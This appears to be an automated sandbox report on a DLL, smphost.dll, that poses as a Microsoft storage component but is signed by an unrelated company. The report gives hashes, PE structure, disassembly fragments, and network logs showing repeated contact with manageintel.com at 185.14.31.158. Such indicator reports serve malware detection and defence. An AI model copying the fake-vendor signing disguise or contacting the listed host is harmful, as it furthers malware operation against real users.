Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1365521" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WERFBA1.tmp.dmp

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 14 streams, Sun Jan 30 21:31:02 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	122464
Entropy (8bit):	2.1643437147123894
Encrypted:	false
SSDEEP:	768:cBgVbyEqeA2b/V2a8gtuVfHeFNFf5UKXv:Pxr41eF3f5UKX
MD5:	5FA42D0F77CA7CD672BA664CA5219DFE
SHA1:	93A963564FCF186267C675C7E66244CB14587984
SHA-256:	BC158DDC546EA1A1F718D15776E4AA9A39A13E9BF2AB64191E7AAA13DCF46A9A
SHA-512:	6F8F9CD35F5543F9CF5E15918FC7463CD8545A1E42B4F8F8ED94A204CCC8FBA2359ACEA2062F45D6105E771A6F9AB2C92692DB50B2EFFCDB7AF92093D4483AD5
Malicious:	false
Preview:	MDMP..... .....a.....4...NN.....T.....8.....T.....`P.....'.....x).....U.....B.....*.....GenuineIntelW.....T.....W..a.....0..1.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.....

C:\Windows\appcompat\Programs\Amcache.hve

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	MS Windows registry file, NT/2000 or above
Category:	dropped
Size (bytes):	1572864
Entropy (8bit):	4.273231081638743
Encrypted:	false
SSDEEP:	12288:Lv496ASvyWbVus7uYbNPUB6U4Yal9N63JjvSaH9PKku6X/9c9sMRSO:7496ASvyWbVus7f1
MD5:	065CCF68DC5FE8D5AC14F5B30BDEEF5B
SHA1:	4E531CCF4A0987BE26C8BF5657395BBA28FB8E43
SHA-256:	F556D5B952BF5686C3D77229CAAB6AAF9DF46B91620126D50F12444A967A0150
SHA-512:	980D2A4527591F094E7156471B1D88499FD45B3A1035F94CB3CBC8F11F1CE64F1594E2D8B1451ADB239F6FC3798F70F666B4BA5F66F3ADE374A9F531249F2F63
Malicious:	false
Preview:	regfZ...Z...p.\.,..... .....\.A.p.p.C.o.m.p.a.t.\.P.r.o.g.r.a.m.s.\.A.m.c.a.c.h.e...h.v.e...4.....E.4.....E.....5.....E.rmtm&.. .....F.....

C:\Windows\appcompat\Programs\Amcache.hve.LOG1	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	MS Windows registry file, NT/2000 or above
Category:	dropped
Size (bytes):	24576
Entropy (8bit):	4.028041512447004
Encrypted:	false
SSDEEP:	384:VRwp5Rftx1+PJ4XpsF8nk7kdPBqXpSeq5QMVyi6+/2l4Lk41Zd1DoXzn0Lsbwvg:3w3Rftx1kJ4X+F8k7eBqXQeq5QMVyi6I
MD5:	FCA21CEF07EB5F05E1E92D9B1645858E
SHA1:	35797A6914C2B07CA97855B865CD27AA98573AE8
SHA-256:	EF536B299AE7BF8A7A389CB6A2B7CAA22EBEB1886028E85F5209BE8963C2F0A3
SHA-512:	93FBB08DAEED81EC8AECD169CD84D94AA5A7AF81C2333BF426DFFBACEAA9FDD328FAFBAE3EA535D9FE0AA2B4537E44E2E80F9A795BAD6EA734096F8644E4781B
Malicious:	false
Preview:	regfY...Y...p.\.,..... .....\.A.p.p.C.o.m.p.a.t.\.P.r.o.g.r.a.m.s.\.A.m.c.a.c.h.e...h.v.e...4.....E.4.....E.....5.....E.rmtm&.. ....@...HvLE.^.....Y.....sM..`.}...+.;.%.....0..... ..hbin.....p.\.,.....nk,.}.. .....0..... ....&...{ad79c032-a2ea-f756-e377-72fb9332c3ae}.....nk .}.. ....Z.....Root.....lf.....Root....nk .}.. .....}..... .....*.....DeviceCensus.....vk .....WritePermissionsCheck...

Static File Info

General

File type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Entropy (8bit):	6.319927202557722
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.60% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	smphost.dll
File size:	147656
MD5:	fc484855692f2a7d1eae090086a1eb72
SHA1:	2e9103747750b40835f58d9e57c2ab75eeaf25f6
SHA256:	e58b9bbb7bcdf3e901453b7b9c9e514fed1e53565e3280353dccc77cde26a98e
SHA512:	2f6b6e8aa82dc4aa61a540bae1d98682ec79e73ccfeaf9c273b053c2162f35207842f7ab2f1bc06e927d706ec88ecf209d2c57e86323c38fb43e9d694e624311
SSDEEP:	3072:biKjfYjd3b9fSCNq01bKrF5HiLCK08WA46tvTj:+QfYjBMCNcC+KlWuB3
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1.x.b.x.b.x.b...c.x.b...c`x.b...c.x.b...c.x.b...c.x.b...c.x.b...c.x.b...c.x.b.x.b.x.b...c.x.b...c.x.b...c.x.bRich.x.b.....

File Icon

Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x100095e3
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x10000000
Subsystem:	windows cui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, DLL, LARGE_ADDRESS_AWARE
DLL Characteristics:	DYNAMIC_BASE
Time Stamp:	0x61C2D9AE [Wed Dec 22 07:54:22 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	6

OS Version Minor:	0
File Version Major:	6
File Version Minor:	0
Subsystem Version Major:	6
Subsystem Version Minor:	0
Import Hash:	793636b04c2e2f8cfe97a0d2fa1b60e1

Authenticode Signature	
Signature Valid:	**true**
Signature Issuer:	CN=Sectigo Public Code Signing CA R36, O=Sectigo Limited, C=GB
Signature Validation Error:	**The operation completed successfully**
Error Number:	0
Not Before, Not After	• 12/1/2021 4:00:00 PM 12/2/2022 3:59:59 PM
Subject Chain	• CN=SATURN CONSULTANCY LTD, O=SATURN CONSULTANCY LTD, S=Essex, C=GB
Version:	3
Thumbprint MD5:	87CFAD0A22E828FF235A83CA03E90993
Thumbprint SHA-1:	430DBEFF2F6DF708B03354D5D07E78400CFED8E9
Thumbprint SHA-256:	44DAF53D607937F410C3D300100399514D0EE5B03487E7EAD16DFE324D2C5563
Serial:	205483936F360924E8D2A4EB6D3A9F31

Entrypoint Preview
Instruction
push ebp
mov ebp, esp
cmp dword ptr [ebp+0Ch], 01h
jne 00007FAAF49D1C27h
call 00007FAAF49D2029h
push dword ptr [ebp+10h]
push dword ptr [ebp+0Ch]
push dword ptr [ebp+08h]
call 00007FAAF49D1AD3h
add esp, 0Ch
pop ebp
retn 000Ch
and dword ptr [ecx+04h], 00000000h
mov eax, ecx
and dword ptr [ecx+08h], 00000000h
mov dword ptr [ecx+04h], 100153A0h
mov dword ptr [ecx], 10015398h
ret
push ebp
mov ebp, esp
sub esp, 0Ch
lea ecx, dword ptr [ebp-0Ch]
call 00007FAAF49D1BFFh
push 1001A634h
lea eax, dword ptr [ebp-0Ch]
push eax
call 00007FAAF49D2AF7h
int3
push ebp
mov ebp, esp
sub esp, 0Ch
lea ecx, dword ptr [ebp-0Ch]
call 00007FAAF49CB6ECh
push 1001A538h
lea eax, dword ptr [ebp-0Ch]
push eax
call 00007FAAF49D2ADAh
int3

Instruction
push ebp
mov ebp, esp
and dword ptr [1001CFF0h], 00000000h
sub esp, 24h
or dword ptr [1001C010h], 01h
push 0000000Ah
call dword ptr [100150C4h]
test eax, eax
je 00007FAAF49D1DCFh
and dword ptr [ebp-10h], 00000000h
xor eax, eax
push ebx
push esi
push edi
xor ecx, ecx
lea edi, dword ptr [ebp-24h]
push ebx
cpuid
mov esi, ebx
pop ebx
mov dword ptr [edi], eax
mov dword ptr [edi+04h], esi
mov dword ptr [edi+08h], ecx
xor ecx, ecx
mov dword ptr [edi+0Ch], edx
mov eax, dword ptr [ebp-24h]
mov edi, dword ptr [ebp-1Ch]
mov dword ptr [ebp-0Ch], eax
xor edi, 0065746Eh

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x1ab30	0x80	.rdata
IMAGE_DIRECTORY_ENTRY_IMPORT	0x1abb0	0xb4	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x20000	0x5694	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x21a00	0x26c8	.rsrc
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x1e000	0x132c	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x19f0c	0x1c	.rdata
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x19f28	0x40	.rdata
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x15000	0x1b8	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x13939	0x13a00	False	0.54204816879	data	6.52399222454	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x15000	0x65be	0x6600	False	0.417662377451	data	4.95436624069	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x1c000	0x1a20	0xa00	False	0.171484375	DOS executable (block device driver)	2.41006083543	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.reloc	0x1e000	0x132c	0x1400	False	0.748828125	data	6.45202754591	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ
.rsrc	0x20000	0x5694	0x5800	False	0.205344460227	data	3.76919834084	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
MUI	0x2010c	0xf0	data	English	United States
WEVT_TEMPLATE	0x201fc	0x50ca	data	English	United States
RT_VERSION	0x252c8	0x3cc	data	English	United States

Imports

DLL	Import
KERNEL32.dll	DeleteCriticalSection, CreateMutexExW, GetPriorityClass, GetProcessId, GetVersion, GetProductInfo, InitializeCriticalSectionEx, FormatMessageA, FormatMessageW, GetConsoleCP, CreateFileW, CloseHandle, GetStringTypeW, SetFilePointerEx, GetProcessHeap, HeapSize, HeapReAlloc, HeapFree, HeapAlloc, GetLastError, RaiseException, DecodePointer, DisableThreadLibraryCalls, SetFileAttributesW, SetStdHandle, GetConsoleMode, GetConsoleOutputCP, WriteFile, FlushFileBuffers, FreeEnvironmentStringsW, GetEnvironmentStringsW, WideCharToMultiByte, MultiByteToWideChar, GetCommandLineW, GetCommandLineA, GetCPInfo, GetOEMCP, GetACP, IsProcessorFeaturePresent, IsDebuggerPresent, UnhandledExceptionFilter, SetUnhandledExceptionFilter, GetStartupInfoW, GetModuleHandleW, QueryPerformanceCounter, GetCurrentProcessId, GetCurrentThreadId, GetSystemTimeAsFileTime, InitializeSListHead, GetCurrentProcess, TerminateProcess, OutputDebugStringW, EnterCriticalSection, LeaveCriticalSection, RtlUnwind, InterlockedFlushSList, SetLastError, EncodePointer, InitializeCriticalSectionAndSpinCount, TlsAlloc, TlsGetValue, TlsSetValue, TlsFree, FreeLibrary, GetProcAddress, LoadLibraryExW, ExitProcess, GetModuleHandleExW, GetModuleFileNameW, LCMapStringW, GetStdHandle, GetFileType, FindClose, FindFirstFileExW, FindNextFileW, IsValidCodePage, WriteConsoleW
USER32.dll	CharNextW, CreatePopupMenu, GetMessageTime
GDI32.dll	TextOutA, FlattenPath, TextOutW
ADVAPI32.dll	RevertToSelf, IsValidSid, IsValidAcl, IsTokenRestricted, GetSidIdentifierAuthority, CveEventWrite
SHELL32.dll	DuplicateIcon
ole32.dll	CoGetCallerTID, CoCreateInstance, CoInitialize, CoTaskMemAlloc, OleInitialize, CoCancelCall
SHLWAPI.dll	SHStrDupA, SHStrDupW, SHGetThreadRef
RPCRT4.dll	UuidCreate, DceErrorInqTextA, RpcExceptionFilter

Exports

Name	Ordinal	Address
DllInstall	1	0x10008630
DllRegisterServer	2	0x10008a90
DllUnregisterServer	3	0x10008be0

Version Infos


Description	Data
LegalCopyright	Microsoft Corporation. All rights reserved.
InternalName	smphost.dll
FileVersion	10.0.21286.1000 (WinBuild.160101.0800)
CompanyName	Microsoft Corporation
ProductName	Microsoft Windows Operating System
ProductVersion	10.0.21286.1000
FileDescription	Storage Management Provider (SMP) host service
OriginalFilename	smphost.dll
Translation	0x0000 0x04b0

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 30, 2022 13:30:33.977838039 CET	49758	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:30:33.977916002 CET	443	49758	185.14.31.158	192.168.2.3
Jan 30, 2022 13:30:33.978091955 CET	49758	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:30:33.978382111 CET	49758	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:30:33.978481054 CET	443	49758	185.14.31.158	192.168.2.3
Jan 30, 2022 13:30:33.978565931 CET	49758	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:30:34.090568066 CET	49759	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:30:34.090630054 CET	443	49759	185.14.31.158	192.168.2.3
Jan 30, 2022 13:30:34.090724945 CET	49759	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:30:34.256150961 CET	49759	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:30:34.256189108 CET	443	49759	185.14.31.158	192.168.2.3
Jan 30, 2022 13:30:34.404779911 CET	443	49759	185.14.31.158	192.168.2.3
Jan 30, 2022 13:30:34.404989958 CET	49759	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:30:34.653903961 CET	49759	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:30:34.653970957 CET	443	49759	185.14.31.158	192.168.2.3
Jan 30, 2022 13:30:34.654545069 CET	443	49759	185.14.31.158	192.168.2.3
Jan 30, 2022 13:30:34.655244112 CET	49759	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:30:34.658020973 CET	49759	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:30:34.701879025 CET	443	49759	185.14.31.158	192.168.2.3
Jan 30, 2022 13:30:34.728059053 CET	443	49759	185.14.31.158	192.168.2.3
Jan 30, 2022 13:30:34.728107929 CET	443	49759	185.14.31.158	192.168.2.3
Jan 30, 2022 13:30:34.728199005 CET	49759	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:30:34.728241920 CET	443	49759	185.14.31.158	192.168.2.3
Jan 30, 2022 13:30:34.728265047 CET	49759	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:30:34.728332043 CET	49759	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:30:34.816287994 CET	443	49759	185.14.31.158	192.168.2.3
Jan 30, 2022 13:30:34.816338062 CET	443	49759	185.14.31.158	192.168.2.3
Jan 30, 2022 13:30:34.816478014 CET	49759	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:30:34.816495895 CET	443	49759	185.14.31.158	192.168.2.3
Jan 30, 2022 13:30:34.816580057 CET	49759	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:30:34.818627119 CET	443	49759	185.14.31.158	192.168.2.3
Jan 30, 2022 13:30:34.818665028 CET	443	49759	185.14.31.158	192.168.2.3
Jan 30, 2022 13:30:34.818783998 CET	49759	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:30:34.818795919 CET	443	49759	185.14.31.158	192.168.2.3
Jan 30, 2022 13:30:34.818902016 CET	49759	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:30:34.862592936 CET	443	49759	185.14.31.158	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 30, 2022 13:30:34.862646103 CET	443	49759	185.14.31.158	192.168.2.3
Jan 30, 2022 13:30:34.862755060 CET	49759	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:30:34.862778902 CET	443	49759	185.14.31.158	192.168.2.3
Jan 30, 2022 13:30:34.862853050 CET	49759	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:30:34.862973928 CET	443	49759	185.14.31.158	192.168.2.3
Jan 30, 2022 13:30:34.863012075 CET	443	49759	185.14.31.158	192.168.2.3
Jan 30, 2022 13:30:34.863109112 CET	49759	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:30:34.863121033 CET	443	49759	185.14.31.158	192.168.2.3
Jan 30, 2022 13:30:34.863219976 CET	49759	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:30:34.904947996 CET	443	49759	185.14.31.158	192.168.2.3
Jan 30, 2022 13:30:34.905000925 CET	443	49759	185.14.31.158	192.168.2.3
Jan 30, 2022 13:30:34.905122042 CET	49759	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:30:34.905136108 CET	443	49759	185.14.31.158	192.168.2.3
Jan 30, 2022 13:30:34.905216932 CET	49759	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:30:34.907210112 CET	443	49759	185.14.31.158	192.168.2.3
Jan 30, 2022 13:30:34.907255888 CET	443	49759	185.14.31.158	192.168.2.3
Jan 30, 2022 13:30:34.907347918 CET	49759	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:30:34.907356024 CET	443	49759	185.14.31.158	192.168.2.3
Jan 30, 2022 13:30:34.907424927 CET	49759	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:30:34.928639889 CET	443	49759	185.14.31.158	192.168.2.3
Jan 30, 2022 13:30:34.928664923 CET	443	49759	185.14.31.158	192.168.2.3
Jan 30, 2022 13:30:34.928805113 CET	49759	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:30:34.928819895 CET	443	49759	185.14.31.158	192.168.2.3
Jan 30, 2022 13:30:34.928877115 CET	49759	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:30:34.949212074 CET	443	49759	185.14.31.158	192.168.2.3
Jan 30, 2022 13:30:34.949237108 CET	443	49759	185.14.31.158	192.168.2.3
Jan 30, 2022 13:30:34.949358940 CET	49759	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:30:34.949372053 CET	443	49759	185.14.31.158	192.168.2.3
Jan 30, 2022 13:30:34.949455023 CET	49759	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:30:34.949583054 CET	443	49759	185.14.31.158	192.168.2.3
Jan 30, 2022 13:30:34.949650049 CET	443	49759	185.14.31.158	192.168.2.3
Jan 30, 2022 13:30:34.949692965 CET	49759	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:30:34.949783087 CET	49759	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:30:34.949860096 CET	49759	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:30:34.949873924 CET	443	49759	185.14.31.158	192.168.2.3
Jan 30, 2022 13:30:36.169367075 CET	49760	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:30:36.169429064 CET	443	49760	185.14.31.158	192.168.2.3
Jan 30, 2022 13:30:36.169559956 CET	49760	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:30:36.170130014 CET	49760	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:30:36.170181990 CET	443	49760	185.14.31.158	192.168.2.3
Jan 30, 2022 13:30:36.170325041 CET	49760	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:30:36.171827078 CET	49761	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:30:36.171885967 CET	443	49761	185.14.31.158	192.168.2.3
Jan 30, 2022 13:30:36.171983004 CET	49761	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:30:36.173729897 CET	49761	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:30:36.173774004 CET	443	49761	185.14.31.158	192.168.2.3
Jan 30, 2022 13:30:36.320491076 CET	443	49761	185.14.31.158	192.168.2.3
Jan 30, 2022 13:30:36.320641041 CET	49761	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:30:36.321043968 CET	49761	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:30:36.321063042 CET	443	49761	185.14.31.158	192.168.2.3
Jan 30, 2022 13:30:36.326559067 CET	49761	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:30:36.326603889 CET	443	49761	185.14.31.158	192.168.2.3
Jan 30, 2022 13:30:36.412787914 CET	443	49761	185.14.31.158	192.168.2.3
Jan 30, 2022 13:30:36.412842989 CET	443	49761	185.14.31.158	192.168.2.3
Jan 30, 2022 13:30:36.412962914 CET	49761	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:30:36.413005114 CET	443	49761	185.14.31.158	192.168.2.3
Jan 30, 2022 13:30:36.413028955 CET	49761	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:30:36.414619923 CET	49761	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:30:36.456871033 CET	443	49761	185.14.31.158	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 30, 2022 13:30:36.456922054 CET	443	49761	185.14.31.158	192.168.2.3
Jan 30, 2022 13:30:36.457041979 CET	49761	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:30:36.457082987 CET	443	49761	185.14.31.158	192.168.2.3
Jan 30, 2022 13:30:36.457108021 CET	49761	443	192.168.2.3	185.14.31.158
Jan 30, 2022 13:30:36.457153082 CET	49761	443	192.168.2.3	185.14.31.158

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 30, 2022 13:30:33.857294083 CET	56009	53	192.168.2.3	8.8.8.8
Jan 30, 2022 13:30:33.965790987 CET	53	56009	8.8.8.8	192.168.2.3
Jan 30, 2022 13:30:45.993905067 CET	59026	53	192.168.2.3	8.8.8.8
Jan 30, 2022 13:30:46.100111008 CET	53	59026	8.8.8.8	192.168.2.3
Jan 30, 2022 13:33:35.122937918 CET	63456	53	192.168.2.3	8.8.8.8
Jan 30, 2022 13:33:35.141964912 CET	53	63456	8.8.8.8	192.168.2.3
Jan 30, 2022 13:33:57.296422958 CET	55108	53	192.168.2.3	8.8.8.8
Jan 30, 2022 13:33:57.315294981 CET	53	55108	8.8.8.8	192.168.2.3
Jan 30, 2022 13:33:57.659612894 CET	58942	53	192.168.2.3	8.8.8.8
Jan 30, 2022 13:33:57.678364038 CET	53	58942	8.8.8.8	192.168.2.3
Jan 30, 2022 13:33:58.082448006 CET	64432	53	192.168.2.3	8.8.8.8
Jan 30, 2022 13:33:58.099420071 CET	53	64432	8.8.8.8	192.168.2.3
Jan 30, 2022 13:33:58.536200047 CET	49250	53	192.168.2.3	8.8.8.8
Jan 30, 2022 13:33:58.554920912 CET	53	49250	8.8.8.8	192.168.2.3
Jan 30, 2022 13:33:58.946538925 CET	63490	53	192.168.2.3	8.8.8.8
Jan 30, 2022 13:33:59.262975931 CET	53	63490	8.8.8.8	192.168.2.3
Jan 30, 2022 13:33:59.672009945 CET	65110	53	192.168.2.3	8.8.8.8
Jan 30, 2022 13:33:59.778824091 CET	53	65110	8.8.8.8	192.168.2.3
Jan 30, 2022 13:34:00.161225080 CET	61120	53	192.168.2.3	8.8.8.8
Jan 30, 2022 13:34:00.178107023 CET	53	61120	8.8.8.8	192.168.2.3
Jan 30, 2022 13:34:00.611428022 CET	53079	53	192.168.2.3	8.8.8.8
Jan 30, 2022 13:34:00.630093098 CET	53	53079	8.8.8.8	192.168.2.3
Jan 30, 2022 13:34:01.050307035 CET	50824	53	192.168.2.3	8.8.8.8
Jan 30, 2022 13:34:01.069185972 CET	53	50824	8.8.8.8	192.168.2.3
Jan 30, 2022 13:34:01.506730080 CET	56706	53	192.168.2.3	8.8.8.8
Jan 30, 2022 13:34:01.621577024 CET	53	56706	8.8.8.8	192.168.2.3
Jan 30, 2022 13:34:02.034220934 CET	53569	53	192.168.2.3	8.8.8.8
Jan 30, 2022 13:34:02.052918911 CET	53	53569	8.8.8.8	192.168.2.3
Jan 30, 2022 13:34:02.486901045 CET	62855	53	192.168.2.3	8.8.8.8
Jan 30, 2022 13:34:02.503182888 CET	53	62855	8.8.8.8	192.168.2.3
Jan 30, 2022 13:34:02.890970945 CET	51046	53	192.168.2.3	8.8.8.8
Jan 30, 2022 13:34:02.907778978 CET	53	51046	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 30, 2022 13:30:33.857294083 CET	192.168.2.3	8.8.8.8	0x7cc0	Standard query (0)	manageintel.com	A (IP address)	IN (0x0001)
Jan 30, 2022 13:30:45.993905067 CET	192.168.2.3	8.8.8.8	0x597a	Standard query (0)	manageintel.com	A (IP address)	IN (0x0001)
Jan 30, 2022 13:33:35.122937918 CET	192.168.2.3	8.8.8.8	0x5c78	Standard query (0)	manageintel.com	A (IP address)	IN (0x0001)
Jan 30, 2022 13:33:57.296422958 CET	192.168.2.3	8.8.8.8	0x70a3	Standard query (0)	manageintel.com	A (IP address)	IN (0x0001)
Jan 30, 2022 13:33:57.659612894 CET	192.168.2.3	8.8.8.8	0x655b	Standard query (0)	manageintel.com	A (IP address)	IN (0x0001)
Jan 30, 2022 13:33:58.082448006 CET	192.168.2.3	8.8.8.8	0xd024	Standard query (0)	manageintel.com	A (IP address)	IN (0x0001)
Jan 30, 2022 13:33:58.536200047 CET	192.168.2.3	8.8.8.8	0xbad9	Standard query (0)	manageintel.com	A (IP address)	IN (0x0001)
Jan 30, 2022 13:33:58.946538925 CET	192.168.2.3	8.8.8.8	0xf53c	Standard query (0)	manageintel.com	A (IP address)	IN (0x0001)
Jan 30, 2022 13:33:59.672009945 CET	192.168.2.3	8.8.8.8	0xc2b5	Standard query (0)	manageintel.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 30, 2022 13:34:00.161225080 CET	192.168.2.3	8.8.8.8	0x4948	Standard query (0)	manageintel.com	A (IP address)	IN (0x0001)
Jan 30, 2022 13:34:00.611428022 CET	192.168.2.3	8.8.8.8	0x667e	Standard query (0)	manageintel.com	A (IP address)	IN (0x0001)
Jan 30, 2022 13:34:01.050307035 CET	192.168.2.3	8.8.8.8	0x68a3	Standard query (0)	manageintel.com	A (IP address)	IN (0x0001)
Jan 30, 2022 13:34:01.506730080 CET	192.168.2.3	8.8.8.8	0xebcc	Standard query (0)	manageintel.com	A (IP address)	IN (0x0001)
Jan 30, 2022 13:34:02.034220934 CET	192.168.2.3	8.8.8.8	0xbd6	Standard query (0)	manageintel.com	A (IP address)	IN (0x0001)
Jan 30, 2022 13:34:02.486901045 CET	192.168.2.3	8.8.8.8	0x4708	Standard query (0)	manageintel.com	A (IP address)	IN (0x0001)
Jan 30, 2022 13:34:02.890970945 CET	192.168.2.3	8.8.8.8	0xb9ac	Standard query (0)	manageintel.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 30, 2022 13:30:33.965790987 CET	8.8.8.8	192.168.2.3	0x7cc0	No error (0)	manageintel.com		185.14.31.158	A (IP address)	IN (0x0001)
Jan 30, 2022 13:30:46.100111008 CET	8.8.8.8	192.168.2.3	0x597a	No error (0)	manageintel.com		185.14.31.158	A (IP address)	IN (0x0001)
